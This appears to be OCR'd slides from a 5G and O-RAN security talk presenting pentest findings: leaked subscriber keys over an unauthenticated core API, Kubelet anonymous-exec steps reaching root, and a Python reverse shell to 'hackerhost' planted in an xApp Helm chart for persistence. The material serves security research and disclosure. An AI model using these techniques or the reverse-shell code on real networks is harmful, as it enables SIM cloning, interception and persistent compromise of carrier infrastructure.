
- **RCE** on an exposed interface → persistent root
- Default weak passwords, traversal → **pivot**
- Access to the **MME & its secrets**
- Impersonate & compromise communications

cf. Jeep/Sprint M2M (Wired, 2015)

One device → the whole fleet (blast radius)



Mesh-VPN node impersonation → the whole overlay




A mesh VPN is a flat trust domain. Bind node keys to hardware, attest devices, keep per-device ACLs: they stop one key owning the estate.

5GC_API_Pentest

- Vulnerability scanner
- Key-extraction tool
- OpenAPI-driven API fuzzing
- **OAuth2 managed** for you

`github.com/PentHertz/5GC_API_Pentest`

5GC_API_Pentest in action



SECTION 04

Findings & protocol bugs

04

Core findings (default config)

CRIT F-01, UDR discloses **Ki / OPc** over unauthenticated SBI

CRIT F-02, **MongoDB** with no auth - RW subscriber DB

HIGH F-03..06, SBI no TLS/OAuth2, PFCP/GTP-U/NGAP unauthenticated

MED F-07..09, NRF enum, NFStatus spying, WebUI on 0.0.0.0

"Foothold = total compromise" - no internal auth, encryption or segmentation between NFs.

F-01 - stealing Ki / OPc defeats 5G-AKA

sbi_subscriber_dump.py - UDR @ 127.0.0.20:7777 (h2c, no auth)

```
GET /nudr-dr/v1/.../authentication-subscription  → 200 OK

{ "permanentKey": { "permanentKeyValue":
    "465B5CE8B199B49FAA5F0A2EE238A6BC" },   # Ki
  "opc": { "opcValue":
    "E8ED289DEBA952E4283B54E88E6183CA" } }  # OPc

→ clone any SIM, impersonate, forge/decrypt signalling
```


Radio side - F-10 to F-14

- **F-10**, SUCI null-scheme → caught IMSI `0000000001`
- **F-11**, UE advertises `EA0` → bidding-down feasible
- **F-12**, small-cell mgmt + IPsec backhaul exposed (NDSS V1-V5)
- **F-13**, RACH/PRACH flood → cell DoS
- **F-14**, rogue gNB / fake-cell IMSI-SUCI catcher (RF-gated)

```
# our dongle suite, live
RAT      5G SA / NSA  (L2Nr)
SUCI     null-scheme → IMSI
secaudit NEA0/NIA0 checks
net      UE→core isolation + traceroute
```


GTP-in-GTP - boundary bridging

What the UE sends: a user packet whose payload is itself a GTP-U packet (nested)



UPF forwards on the **outer** header (payload opaque): a smuggled **inner GTP-U** bridges boundaries the UE must never reach.

Stack bugs - CVE & TEID brute-force



- `CVE-2021-41794` reachable inside the core stack
- The **TEID** of a UE uplink packet is **brute-forceable** (32-bit) in some stacks
- Most issues are **stack-dependent** - fuzz the decoders (NGAP, PFCP, NAS, GTP)

SECTION 05

OpenRAN

05

Opening the RAN = opening Kubernetes


O-RAN promise

- Disaggregated RU / DU / CU + RIC
- Lower cost, interoperability
- NG-C/NG-U exposed over IP (IPsec/VPN)

…and a huge new surface

- Kubernetes API / **Kubelet**
- **etcd**, ChartMuseum, xApps
- Anonymous + `AlwaysAllow` → DANGER

Disaggregated O-RAN



Open interfaces (**Open FH, F1, E2, A1, O1**) replace one black box. **O1** manages RU/DU/CU; the **RIC runs xApps/rApps on Kubernetes**, so the RAN gains a cloud-native control plane = a brand-new attack surface.


Misconfigured Kubelet

- Query the exposed K8s API / Kubelet endpoint
- Sensitive API normally needs auth...
- ...but anonymous + `AlwaysAllow` → **DANGER**
- Then enumerate & exec with `kubeletctl`

kube-api / kubelet @ 10.0.2.100

```
# discover the exposed cluster
$ kube-hunter --remote 10.0.2.100
  KHV002, exposed sensitive interface, K8s version (/version)
→ v1.16.0
$ curl -k -X GET https://10.0.2.100:6443/api/v1/pods
{ "kind": "Status", "apiVersion": "v1", "metadata": {}, ... }
# anonymous + authorization-mode=AlwaysAllow
$ kubeletctl -s 10.0.2.100 pods
  → pod list returned (no creds)
$ kubeletctl -s 10.0.2.100 exec "id" -p <pod> -c <ctr>
  uid=0(root) → arbitrary command execution
```

xApp - a good candidate



An xApp = root inside the RIC + native radio control plane (RMR / E2 / A1) + persistence via the chart repo

Finding the ChartMuseum

- Fingerprint the Appmanager host
- `8090/tcp` → **ChartMuseum** (the xApp Helm repo)
- If writable → push a **backdoored chart**



Insert a reverse shell into the xApp

ric-app-hw-python, handler.py

```python
import socket, os, pty

class HealthCheckHandler(_BaseHandler):
    def request_handler(self, rmr_xapp, summary, sbuf):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("hackerhost", 6666))
        os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2)
        pty.spawn("/bin/sh")
```

A health-check handler that fires every poll, so the xApp calls home each cycle. Onboard the backdoored chart, wait for the next update, the shell fires, then escape the container and pivot to the IT / OAM network.

RMR / E2 - message-layer attacks

An xApp talks to **E2Term** over **RMR**, the RIC message router.

Its routing table (destination, type, subscription ID) is **not validated**.

- **Crash** E2Term (DoS) with a crafted packet
- **Spoof** the RMR route table
